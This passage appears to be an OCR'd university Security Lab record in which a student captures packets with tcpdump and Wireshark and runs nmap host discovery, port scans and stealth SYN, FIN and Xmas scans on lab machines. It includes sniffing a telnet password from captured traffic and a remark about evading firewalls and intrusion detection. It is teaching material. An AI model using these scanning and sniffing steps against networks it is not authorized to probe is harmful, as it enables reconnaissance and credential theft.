11:03:48.046052 IP 151.101.66.49.https > apsit-HP-280-Pro-G6-Microtower-PC.57772: Flags [S.], seq 1615155419, ack 1512327819,
win 29200, options [mss 1460,nop,nop,sackOK,nop,wscale 7], length 0
11:03:51.037791 IP apsit-HP-280-Pro-G6-Microtower-PC.39144 > 192.168.4.64.ipp: Flags [S], seq 859329496, win 64240, options
[mss 1460,sackOK,TS val 4130059630 ecr 0,nop,wscale 7], length 0
11:03:51.060041 IP 192.168.4.64.ipp > apsit-HP-280-Pro-G6-Microtower-PC.39144: Flags [S.], seq 3275874304, ack 859329497, win
11520, options [mss 1460,nop,nop,sackOK], length 0
```

To capture only TCP ACK packets:

sudo tcpdump -i wlo1 "tcp[tcpflags] & (tcp-ack) != 0" >/home/apsit/Desktop/ack.txt

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo tcpdump -i enp1s0 "tcp[tcpflags] & (tcp-ack) != 0" >/home/apsit/Desktop/ack.txt
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp1s0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C3091 packets captured
3091 packets received by filter
0 packets dropped by kernel
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$
```

Open — ack.txt — ~/Desktop

```
11:07:37.818890 IP 192.168.100.242.ipp > apsit-HP-280-Pro-G6-Microtower-PC.37380: Flags [S.], seq 406732800, ack
955264628, win 11520, options [mss 1460,nop,nop,sackOK], length 0
11:07:37.818912 IP apsit-HP-280-Pro-G6-Microtower-PC.37380 > 192.168.100.242.ipp: Flags [.], ack 1, win 64240,
length 0
11:07:37.819039 IP apsit-HP-280-Pro-G6-Microtower-PC.37380 > 192.168.100.242.ipp: Flags [P.], seq 1:235, ack 1,
win 64240, length 234
11:07:37.819106 IP apsit-HP-280-Pro-G6-Microtower-PC.37380 > 192.168.100.242.ipp: Flags [P.], seq 235:414, ack
1, win 64240, length 179
11:07:37.833159 IP 192.168.100.242.ipp > apsit-HP-280-Pro-G6-Microtower-PC.37380: Flags [.], ack 235, win 11286,
length 0
11:07:37.833160 IP 192.168.100.242.ipp > apsit-HP-280-Pro-G6-Microtower-PC.37380: Flags [.], ack 414, win 11107,
length 0
11:07:37.835239 IP 192.168.100.242.ipp > apsit-HP-280-Pro-G6-Microtower-PC.37380: Flags [P.], seq 1:26, ack 414,
win 11520, length 25
11:07:37.835259 IP apsit-HP-280-Pro-G6-Microtower-PC.37380 > 192.168.100.242.ipp: Flags [.], ack 26, win 64215,
length 0
11:07:37.837864 IP 192.168.100.242.ipp > apsit-HP-280-Pro-G6-Microtower-PC.37380: Flags [.], seq 26:1486, ack
414, win 11520, length 1460
11:07:37.837888 IP apsit-HP-280-Pro-G6-Microtower-PC.37380 > 192.168.100.242.ipp: Flags [.], ack 1486, win
65535, length 0
```

To capture only TCP FIN packets:

sudo tcpdump -i wlo1 "tcp[tcpflags] & (tcp-fin) != 0" >/home/apsit/Desktop/fin.txt

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo tcpdump -i enp1s0 "tcp[tcpflags] & (tcp-fin) != 0" >/home/apsit/Desktop/fin.txt
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp1s0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C0 packets captured
1 packet received by filter
0 packets dropped by kernel
```

To capture only TCP SYN or ACK packets: sudo tcpdump -r

sudo tcpdump -r <interface> "tcp[tcpflags] & (tcp-syn|tcp-ack) != 0"

To capture ssh packet:

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo tcpdump -i enp1s0 -x -X -A -nvvv port 22 > ssh.txt
tcpdump: listening on enp1s0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C0 packets captured
0 packets received by filter
0 packets dropped by kernel
```

To capture telnet packet:

sudo tcpdump -i enp1s0 -x -X -A -nvvv port 23 > telnet.txt

Wireshark:

Wireshark is a free application that allows you to capture and view the data traveling back and forth on your network, providing the ability to drill down and read the contents of each packet – filtered to meet your specific needs. It is commonly utilized to troubleshoot network problems as well as to develop and test software. This open-source protocol analyzer is widely accepted as the industry standard, winning its fair share of awards over the years.

Wireshark has a rich feature set which includes the following:

Deep inspection of hundreds of protocols, with more being added all the time

Live capture and offline analysis

Standard three-pane packet browser

Multi-platform: Runs on Windows, Linux, OS X, Solaris, FreeBSD, NetBSD, and many others

Captured network data can be browsed via a GUI, or via the TTY-mode TShark utility


The most powerful display filters in the industry.


Installing wireshark :

 # sudo apt-get install wireshark


Capture Data Packets in Wireshark:

When you first launch Wireshark a welcome screen similar to the one shown above should be visible, containing a list of available network connections on your current device






2. Since we want to here analyze telnet packets, in wireshark in filters, type telnet and the telnet packets captured will be displayed



In the first line, we initiate the telnet connection to 192.168.43.32 from 192.168.43.169 In the second line, the connection requests for user login and password. We select this row and click on Analyze in top menu, select follow and then select TCP stream.

Note that the password is displayed along with the login information. We can capture ssh packets in the same way. While packet capturing is in progress, initiate ssh connection and later monitor the ssh connection from Wireshark.



Promiscuous mode can be enabled as below:

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo ip link set enp1s0 promisc on
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ netstat -i
Kernel Interface table
Iface             MTU    RX-OK RX-ERR RX-DRP RX-OVR    TX-OK TX-ERR TX-DRP TX-OVR Flg
docker0          1500        0      0      0 0             0      0    392      0 BMU
enp1s0           1500  1461376      0   5941 0         68131      0      0      0 BMPRU
lo              65536     3253      0      0 0          3253      0      0      0 LRU
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo ip link set enp1s0 promisc off
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ netstat -i
Kernel Interface table
Iface             MTU    RX-OK RX-ERR RX-DRP RX-OVR    TX-OK TX-ERR TX-DRP TX-OVR Flg
docker0          1500        0      0      0 0             0      0    392      0 BMU
enp1s0           1500  1463357      0   5951 0         68135      0      0      0 BMRU
lo              65536     3253      0      0 0          3253      0      0      0 LRU
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$
```

Conclusion: In this Experiment We have Analysis of network packets by sing open source sniffing tools like tcpdump and Wireshark in promiscuous and non-promiscuous mode.

Semester: V
Academic Year: 2023-24
Class / Branch: TE IT
Subject: Subject: Security Lab (SL)
Name of Instructor:Prof. Vishal Badgujar

Name of Student: Huzaifa Bubere
Student ID: 24204006

EXPERIMENT NO. 05

Aim: To use nmap for network discovery and security auditing.

Software Required : Ubuntu 14.04 OS, nmap

Theory :

Nmap (Network Mapper) is a security scanner originally written by Gordon Lyon (also known by his pseudonym Fyodor Vaskovich) used to discover hosts and services on a computer network, thus creating a "map" of the network. To accomplish its goal, Nmap sends specially crafted packets to the target host and then analyzes the responses. Unlike many simple port scanners that just send packets at some predefined constant rate, Nmap accounts for the network conditions (latency fluctuations, network congestion, the target interference with the scan) during the run. Also, owing to the large and active user community providing feedback and contributing to its features, Nmap has been able to extend its discovery capabilities beyond simply figuring out whether a host is up or down and which ports are open and closed; it can determine the operating system of the target, names and versions of the listening services, estimated uptime, type of device, and presence of a firewall.

Nmap features include:

• Host Discovery – Identifying hosts on a network. For example, listing the hosts which respond to pings or have a particular port open.

• Port Scanning – Enumerating the open ports on one or more target hosts.

• Version Detection – Interrogating listening network services listening on remote devices to determine the application name and version number.

• OS Detection – Remotely determining the operating system and some hardware characteristics of network devices.

Basic commands working in Nmap:

• For target specifications: nmap

• For OS detection: nmap -O

• For version detection: nmap -sV

SYN scan is the default and most popular scan option for good reasons. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by restrictive firewalls. It is also relatively unobtrusive and stealthy since it never completes TCP connections.

Installation Steps:

sudo apt-get install nmap

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo apt-get install nmap
[sudo] password for apsit:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libblas3 liblinear4 lua-lpeg nmap-common
Suggested packages:
  liblinear-tools liblinear-dev ncat ndiff zenmap
The following NEW packages will be installed:
  libblas3 liblinear4 lua-lpeg nmap nmap-common
0 upgraded, 5 newly installed, 0 to remove and 245 not upgraded.
Need to get 5,973 kB of archives.
After this operation, 26.3 MB of additional disk space will be used.
Do you want to continue? [Y/n] Yes
Get:1 http://in.archive.ubuntu.com/ubuntu jammy/main amd64 libblas3 amd64 3.10.0-2ubuntu1 [228 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu jammy/universe amd64 liblinear4 amd64 2.3.0+dfsg-5 [41.4 kB]
Get:3 http://in.archive.ubuntu.com/ubuntu jammy/universe amd64 lua-lpeg amd64 1.0.2-1 [31.4 kB]
Get:4 http://in.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 nmap-common all 7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1 [3,940 kB]
Get:5 http://in.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 nmap amd64 7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1 [1,731 kB]
Fetched 5,973 kB in 7s (831 kB/s)
```

How to Use Nmap Effectively

The usage of Nmap depends on the target machine because there is a difference between simple (basic) scanning and advance scanning. There is need to use some advanced techniques to bypass the firewall and intrusion detection/preventative software to get the right result. Below are the examples of some basic commands and their usage.

To scan a single system, then following command-line can be used:

nmap -sP 192.168.43.32

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ nmap -sP 192.168.91.28
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-07 10:36 IST
Nmap scan report for 192.168.91.28
Host is up (0.00075s latency).
Nmap done: 1 IP address (1 host up) scanned in 3.02 seconds
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$
```

To scan the entire subnet, then the command is

nmap target/subnetmask

nmap -sP 192.168.43.32/24

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ nmap -sP 192.168.91.28/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-07 10:40 IST
Nmap scan report for 192.168.91.1
Host is up (0.00086s latency).
Nmap scan report for 192.168.91.2
Host is up (0.00051s latency).
Nmap scan report for 192.168.91.3
Host is up (0.00050s latency).
Nmap scan report for 192.168.91.7
Host is up (0.00083s latency).
Nmap scan report for 192.168.91.8
Host is up (0.00056s latency).
Nmap scan report for 192.168.91.9
Host is up (0.00055s latency).
Nmap scan report for 192.168.91.10
Host is up (0.00053s latency).
Nmap scan report for 192.168.91.11
Host is up (0.0011s latency).
Nmap scan report for 192.168.91.15
Host is up (0.00060s latency).
Nmap scan report for 192.168.91.17
Host is up (0.00092s latency).
Nmap scan report for apsit-HP-ProDesk-600-G4-PCI-MT (192.168.91.19)
Host is up (0.000089s latency).
Nmap scan report for 192.168.91.21
Host is up (0.00047s latency).
Nmap scan report for 192.168.91.23
Host is up (0.00069s latency).
Nmap scan report for 192.168.91.25
Host is up (0.00059s latency).
Nmap scan report for 192.168.91.27
Host is up (0.00037s latency).
Nmap scan report for 192.168.91.28
Host is up (0.00028s latency).
Nmap scan report for 192.168.91.29
Host is up (0.00047s latency).
Nmap done: 256 IP addresses (17 hosts up) scanned in 7.78 seconds
```

To scan a multiple targets, all you need to do is to separate each target via space:

nmap target target1 target2

nmap -sP 192.168.43.32 192.168.43.169

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ nmap -sP 192.168.91.1 192.168.91.2
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-07 10:42 IST
Nmap scan report for 192.168.91.1
Host is up (0.00053s latency).
Nmap scan report for 192.168.91.2
Host is up (0.00038s latency).
Nmap done: 2 IP addresses (2 hosts up) scanned in 3.02 seconds
```

To see the list of all the hosts that are being scanned, then use the command with an -sL parameter:

nmap -sL target/cdir

nmap -sL 192.168.43.32 192.168.43.169

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ nmap -sL 192.168.91.1 192.168.91.2
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-07 10:44 IST
Nmap scan report for 192.168.91.1
Nmap scan report for 192.168.91.2
Nmap done: 2 IP addresses (0 hosts up) scanned in 3.01 seconds
```

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ nmap -sL 192.168.91.28/24 -exclude 192.168.91.27
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-07 10:47 IST
Nmap scan report for 192.168.91.0
Nmap scan report for 192.168.91.1
Nmap scan report for 192.168.91.2
Nmap scan report for 192.168.91.3
Nmap scan report for 192.168.91.4
Nmap scan report for 192.168.91.5
Nmap scan report for 192.168.91.6
Nmap scan report for 192.168.91.7
Nmap scan report for 192.168.91.8
Nmap scan report for 192.168.91.9
Nmap scan report for 192.168.91.10
Nmap scan report for 192.168.91.11
Nmap scan report for 192.168.91.12
Nmap scan report for 192.168.91.13
Nmap scan report for 192.168.91.14
Nmap scan report for 192.168.91.15
Nmap scan report for 192.168.91.16
Nmap scan report for 192.168.91.17
Nmap scan report for 192.168.91.18
Nmap scan report for apsit-HP-ProDesk-600-G4-PCI-MT (192.168.91.19)
Nmap scan report for 192.168.91.20
Nmap scan report for 192.168.91.21
Nmap scan report for 192.168.91.22
Nmap scan report for 192.168.91.23
Nmap scan report for 192.168.91.24
Nmap scan report for 192.168.91.25
Nmap scan report for 192.168.91.26
Nmap scan report for 192.168.91.28
```

To scan the entire subnet but not a specific IP addresses because it might be dangerous for us. In this scenario, use the Nmap command with the excluding parameter:

IP address 192.168.43.32 is excluded in nmap scan. To scan a specific port on the target machines (for example, To scan the HTTP, FTP, and Telnet port only on the target computer), then the Nmap command with the relevant parameter can be used. Following command-line **scan the target for port number 80,21 and 23.**

nmap -p 80,21,23 192.168.43.32

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ nmap -p 80,21,23 192.168.91.8
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-07 10:49 IST
Nmap scan report for 192.168.91.8
Host is up (0.00083s latency).

PORT   STATE  SERVICE
21/tcp closed ftp
23/tcp closed telnet
80/tcp open   http

Nmap done: 1 IP address (1 host up) scanned in 3.03 seconds
```

To know the open ports on target system:nmap -open 192.168.43.32

nmap -open 192.168.43.32

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ nmap -open 192.168.91.8
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-07 10:51 IST
Nmap scan report for 192.168.91.8
Host is up (0.00017s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
80/tcp   open  http
111/tcp  open  rpcbind
5666/tcp open  nrpe
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 3.04 seconds
```

Scans the N highest-ratio ports found in nmap-services file:

nmap --top-ports 5 192.168.43.32

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ nmap --top-ports 5 192.168.91.8
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-07 10:53 IST
Nmap scan report for 192.168.91.8
Host is up (0.00071s latency).

PORT    STATE  SERVICE
21/tcp  closed ftp
22/tcp  closed ssh
23/tcp  closed telnet
80/tcp  open   http
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 3.03 seconds
```

Nmap Scanning Techniques

There are so many scanning techniques available on Nmap. Few important and frequently used techniques are discussed.

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo nmap -sS 192.168.91.8
[sudo] password for apsit:
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-07 10:57 IST
Nmap scan report for 192.168.91.8
Host is up (0.000081s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
80/tcp   open  http
111/tcp  open  rpcbind
5666/tcp open  nrpe
8080/tcp open  http-proxy
MAC Address: C8:D9:D2:29:AC:0D (Hewlett Packard)
```

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo nmap -sT 192.168.91.8
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-07 10:57 IST
Nmap scan report for 192.168.91.8
Host is up (0.00018s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
80/tcp   open  http
111/tcp  open  rpcbind
5666/tcp open  nrpe
8080/tcp open  http-proxy
MAC Address: C8:D9:D2:29:AC:0D (Hewlett Packard)

Nmap done: 1 IP address (1 host up) scanned in 3.17 seconds
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo nmap -sF 192.168.91.8
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-07 10:58 IST
Nmap scan report for 192.168.91.8
Host is up (0.00020s latency).
Not shown: 996 closed ports
PORT     STATE         SERVICE
80/tcp   open|filtered http
111/tcp  open|filtered rpcbind
5666/tcp open|filtered nrpe
8080/tcp open|filtered http-proxy
MAC Address: C8:D9:D2:29:AC:0D (Hewlett Packard)

Nmap done: 1 IP address (1 host up) scanned in 4.40 seconds
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo nmap -sX 192.168.91.8
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-07 10:58 IST
Nmap scan report for 192.168.91.8
Host is up (0.00063s latency).
Not shown: 996 closed ports
PORT     STATE         SERVICE
80/tcp   open|filtered http
111/tcp  open|filtered rpcbind
